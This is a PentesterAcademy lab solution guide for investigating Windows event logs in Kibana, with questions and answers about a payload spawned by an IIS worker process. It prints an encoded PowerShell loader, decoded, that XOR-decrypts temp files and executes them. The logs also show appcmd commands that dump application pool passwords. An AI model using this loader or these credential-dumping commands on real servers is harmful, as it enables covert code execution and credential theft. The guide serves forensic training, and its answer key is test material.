
ATTACK DEFENSE

by PentesterAcademy

Name	Kibana : Windows Event Logs III
URL	https://attackdefense.com/challengedetails?cid=1186
Type	Log Analysis : Windows Event Logs

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kibana Dashboard:


May 27, 2019 @ 06:58:38.723 - May 27, 2019 @ 06:59:25.068 —

```
Time                         EventData.CommandLine
May 27, 2019 @ 06:58:42.000  'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'  -nop -noni -enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1A
                             GUAIgA7ACQAcABhAHQAaABfAGkAbgBfAG0AbwBkAHUAbABlAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcADYAagByAHgAawAzAFwAZwBmAGcAOQBpACIAOwAkAHAAYQB0AGgAXwBpAG4AXwBhAHAAcABfAGMAbwBkAGU
                             APQAiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwANgBqAHIAeABrADMAXABuAGoAYQA5AHQANgA0AHIAcgBsAHUAOAAiADsAJABrAGUAeQA9AFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AO
                             gA6AFUAVABGADgALgBHAGUAdABCAHkAdABlAHMAKAAnADgAZAA5ADYAOQBlAGUAZgA2AGUAYwBhAGQAMwBjADIAOQBhADMAYQA2ADIAOQAyADgAMABlADYAOAA2AGMAZgAwAGMAMwBmADUAZAA1AGEAOAA2AGEAZgBmADMAYwBhADEAMgA
                             wADIAMABjADkAMgAzAGEAZABjADYAYwA5ADIAJwApADsAJABlAG4AYwBfAG0AbwBkAHUAbABlAD0AWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdABlAHMAKAAkAHAAYQB0AGgAXwBpA
                             G4AXwBtAG8AZAB1AGwAZQApADsAJABlAG4AYwBfAGEAcABwAF8AYwBvAGQAZQA9AFsAUwB5AHMAdABlAG0ALgBJAE8ALgBGAGkAbABlAF0AOgA6AFIAZQBhAGQAQQBsAGwAQgB5AHQAZQBzACgAJABwAGEAdABoAF8AaQBuAF8AYQBwAHA
                             AXwBjAG8AZABlACkAOwAkAGQAZQBjAF8AbQBvAGQAdQBsAGUAPQBbAGUAdwAtAE8AYgBqAGUAYwB0ACAAQgB5AHQAZQBhAF0AIAAkAGUAbgBjAF8AbQBvAGQAdQBsAGUALgBMAGUAbgBnAHQAaAA7ACQAZABlAGMAXwBhAHAAcABfAGMAb
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\InetSRV\appcmd.exe'  list vdir /text:physicalpath
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppools /text:name
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool 'ERROR ( message:Configuration error ' /text:processmodel.username
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool 'ERROR ( message:Configuration error ' /text:processmodel.password
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool /text:processmodel.username
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool /text:processmodel.password
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool 'Filename: redirection.config' /text:processmodel.username
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool 'Filename: redirection.config' /text:processmodel.password
May 27, 2019 @ 06:59:17.000  'C:\Windows\System32\inetsrv\appcmd.exe'  list apppool /text:processmodel.username
```

Q1. A base64 encoded malicious payload was executed on the server. What was the name of the application pool associated with the worker process which executed the payload, provided that the worker process was manually spawned using the 'w3wp.exe'?


Answer: DefaultAppPool

Solution:

Since the payload was executed on the server, the worker process "w3wp.exe" must have been the parent process of the malicious process.

Step 1: Apply the following filter to list all the events in which the parent process was "w3wp.exe".


Filter: EventData.ParentCommandLine : "w3wp.exe"



EventData.ParentCommandLine : "w3wp.exe"

There was only one such event hit where the parent process was "w3wp.exe".

Step 2: Check the command line arguments of the w3wp.exe process.



```
EventData.ParentCommandLine          c:\windows\system32\inetsrv\w3wp.exe -ap 'DefaultAppPool' -v 'v2.0' -l 'webengine4.dll' -a \\.\p
                                     ipe\iisipm7486e07c-453c-4f8e-85c6-8c8e3be98cd5 -h 'C:\inetpub\temp\apppools\DefaultAppPool\Defau
                                     ltAppPool.config' -w '' -m 0 -t 20
```

The application pool associated with the worker process was "DefaultAppPool".

Q2. Decode the base64 encoded payload and provide the key used for further decrypting the payload before it gets executed on the server.


Answer: 8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92

Solution:

Step 1: Retrieve the payload.


Apply the filter applied in the previous question to get the event logs associated with the process executing the payload.

FIlter: EventData.ParentCommandLine : "w3wp.exe"



EventData.ParentCommandLine : "w3wp.exe"

Step 2: Extract the payload data from the returned event log.




```
@timestamp          May 27, 2019 @ 06:58:42.000
t EventData.CommandLine    'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'  -nop -noni -enc JABQAHIAbwBnAHIAZQB
zAHMAUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAIgA7ACQAcAB
hAHQAaABfAGkAbgBfAG0AbwBkAHUAbABlAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcADYAagByAHgAawA
zAFwAZwBmAGcAOQBpACIAOwAkAHAAYQB0AGgAXwBpAG4AXwBhAHAAcABfAGMAbwBkAGUAPQAiAEMAOgBcAFcAaQBuAGQAbwB
3AHMAXABUAGUAbQBwAFwANgBqAHIAeABrADMAXABuAGoAYQA5AHQANgA0AHIAcgBsAHUAOAAiADsAJABrAGUAeQA9AFsAUwB
5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdABlAHMAKAA
nADgAZAA5ADYAOQBlAGUAZgA2AGUAYwBhAGQAMwBjADIAOQBhADMAYQA2ADIAOQAyADgAMABlADYAOAA2AGMAZgAwAGMAMwB
mADUAZAA1AGEAOAA2AGEAZgBmADMAYwBhADEAMgAwADIAMABjADkAMgAzAGEAZABjADYAYwA5ADIAJwApADsAJABlAG4AYwB
fAG0AbwBkAHUAbABlAD0AWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdAB
lAHMAKAAkAHAAYQB0AGgAXwBpAG4AXwBtAG8AZAB1AGwAZQApADsAJABlAG4AYwBfAGEAcABwAF8AYwBvAGQAZQA9AFsAUwB
5AHMAdABlAG0ALgBJAE8ALgBGAGkAbABlAF0AOgA6AFIAZQBhAGQAQQBsAGwAQgB5AHQAZQBzACgAJABwAGEAdABoAF8AaQB
uAF8AYQBwAHAAXwBjAG8AZABlACkAOwAkAGQAZQBjAF8AbQBvAGQAdQBsAGUAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQgB
5AHQAZQBbAF0AIAAkAGUAbgBjAF8AbQBvAGQAdQBsAGUALgBMAGUAbgBnAHQAaAA7ACQAZABlAGMAXwBhAHAAcABfAGMAbwB
kAGUAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQgB5AHQAZQBbAF0AIAAkAGUAbgBjAF8AYQBwAHAAXwBjAG8AZABlAC4ATAB
lAG4AZwB0AGgAOwBmAG8AcgAgACgAJABpACAAPQAgADAAOwAgACQAaQAgAC0AbAB0ACAAJABlAG4AYwBfAG0AbwBkAHUAbAB
lAC4ATABlAG4AZwB0AGgAOwAgACQAaQArACsAKQAgAHsAJABkAGUAYwBfAG0AbwBkAHUAbABlAFsAJABpAF0AIAA9ACAAJAB
lAG4AYwBfAG0AbwBkAHUAbABlAFsAJABpAF0AIAAtAGIAeABvAHIAIAAkAGsAZQB5AFsAJABpACAAJQAgACQAawBlAHkALgB
MAGUAbgBnAHQAaABdADsAfQA7AGYAbwByACAAKAAkAGkAIAA9ACAAMAA7ACAAJABpACAALQBsAHQAIAAkAGUAbgBjAF8AYQB
wAHAAXwBjAG8AZABlAC4ATABlAG4AZwB0AGgAOwAgACQAaQArACsAKQAgAHsAJABkAGUAYwBfAGEAcABwAF8AYwBvAGQAZQB
bACQAaQBdACAAPQAgACQAZQBuAGMAXwBhAHAAcABfAGMAbwBkAGUAWwAkAGkAXQAgAC0AYgB4AG8AcgAgACQAawBlAHkAWwA
kAGkAIAAlACAAJABrAGUAeQAuAEwAZQBuAGcAdABoAF0AOwB9ADsAJABkAGUAYwBfAG0AbwBkAHUAbABlAD0AWwBTAHkAcwB
0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAJAB
kAGUAYwBfAG0AbwBkAHUAbABlACkAOwAkAGQAZQBjAF8AYQBwAHAAXwBjAG8AZABlAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB
4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABkAGUAYwBfAGEAcAB
wAF8AYwBvAGQAZQApADsAJAAoACQAZABlAGMAXwBtAG8AZAB1AGwAZQArACQAZABlAGMAXwBhAHAAcABfAGMAbwBkAGUAKQB
8AGkAZQB4ADsAUgBlAG0AbwB2AGUALQBJAHQAZQBtACAALQBQAGEAdABoACAAJABwAGEAdABoAF8AaQBuAF8AYQBwAHAAXwB
jAG8AZABlACAALQBGAG8AcgBjAGUAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AA==
```

Step 3: Use any freely available online service to decode the payload.

In this case, the payload was decoded using https://www.base64decode.org/:

Set the Source charset as UTF-16 while decoding the payload.



Decode from Base64 format

Simply use the form below

```
JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGU
AbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAIgA7ACQAcABhAHQAaABfAGkAbgBfAG0AbwBkAH
UAbABlAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcADYAagByAHgAawAzAF
wAZwBmAGcAOQBpACIAOwAkAHAAYQB0AGgAXwBpAG4AXwBhAHAAcABfAGMAbwBkAGUAPQ
AiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwANgBqAHIAeABrADMAXABuAGo
AYQA5AHQANgA0AHIAcgBsAHUAOAAiADsAJABrAGUAeQA9AFsAUwB5AHMAdABlAG0ALgBUA
GUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdA
BlAHMAKAAnADgAZAA5ADYAOQBlAGUAZgA2AGUAYwBhAGQAMwBjADIAOQBhADMAYQA2ADI
AOQAyADgAMABlADYAOAA2AGMAZgAwAGMAMwBmADUAZAA1AGEAOAA2AGEAZgBmADMAY
wBhADEAMgAwADIAMABjADkAMgAzAGEAZABjADYAYwA5ADIAJwApADsAJABlAG4AYwBfAG0Ab
wBkAHUAbABlAD0AWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGE
AZABBAGwAbABCAHkAdABlAHMAKAAkAHAAYQB0AGgAXwBpAG4AXwBtAG8AZAB1AGwAZQAp
ADsAJABlAG4AYwBfAGEAcABwAF8AYwBvAGQAZQA9AFsAUwB5AHMAdABlAG0ALgBJAE8ALgB
```

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-16 Source charset.

Live mode OFF Decodes in real-time when you type or paste *(supports only unicode charsets)*.

Decodes your data into the textarea below.

```
$ProgressPreference = "SilentlyContinue";$path_in_module="C:\Windows\Temp\6jrxk3
\gfg9i";$path_in_app_code="C:\Windows\Temp\6jrxk3\nja9t64rrlu8";$key=
[System.Text.Encoding]::UTF8.GetBytes('8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c
923adc6c92');$enc_module=[System.IO.File]::ReadAllBytes($path_in_module);$enc_app_code=
[System.IO.File]::ReadAllBytes($path_in_app_code);$dec_module=New-Object Byte[]
$enc_module.Length;$dec_app_code=New-Object Byte[] $enc_app_code.Length;for ($i = 0; $i -lt
$enc_module.Length; $i++) {$dec_module[$i] = $enc_module[$i] -bxor $key[$i % $key.Length];};for ($i =
0; $i -lt $enc_app_code.Length; $i++) {$dec_app_code[$i] = $enc_app_code[$i] -bxor $key[$i %
$key.Length];};$dec_module=[System.Text.Encoding]::UTF8.GetString($dec_module);$dec_app_code=
[System.Text.Encoding]::UTF8.GetString($dec_app_code);$($dec_module+$dec_app_code)|iex;Remove-
Item -Path $path_in_app_code -Force 2>&1 | Out-Null;
```

Step 4: Extract the key from the decoded payload.



```
$ProgressPreference = "SilentlyContinue";$path_in_module="C:\Windows\Temp\6jrxk3
\gfg9i";$path_in_app_code="C:\Windows\Temp\6jrxk3\nja9t64rrlu8";$key=
[System.Text.Encoding]::UTF8.GetBytes("8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c
923adc6c92");$enc_module=[System.IO.File]::ReadAllBytes($path_in_module);$enc_app_code=
[System.IO.File]::ReadAllBytes($path_in_app_code);$dec_module=New-Object Byte[]
$enc_module.Length;$dec_app_code=New-Object Byte[] $enc_app_code.Length;for ($i = 0; $i -lt
$enc_module.Length; $i++) {$dec_module[$i] = $enc_module[$i] -bxor $key[$i % $key.Length];};for ($i =
0; $i -lt $enc_app_code.Length; $i++) {$dec_app_code[$i] = $enc_app_code[$i] -bxor $key[$i %
$key.Length];};$dec_module=[System.Text.Encoding]::UTF8.GetString($dec_module);$dec_app_code=
[System.Text.Encoding]::UTF8.GetString($dec_app_code);$($dec_module+$dec_app_code)|iex;Remove-
Item -Path $path_in_app_code -Force 2>&1 | Out-Null;
```

The key further used for decrypting the payload was "8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92".

Q3. What was the image name associated with the processes spawned by the payload?


Answer: C:\Windows\System32\inetsrv\appcmd.exe

Solution:

From the previous question, it could be observed that the payload was executed using powershell.exe.

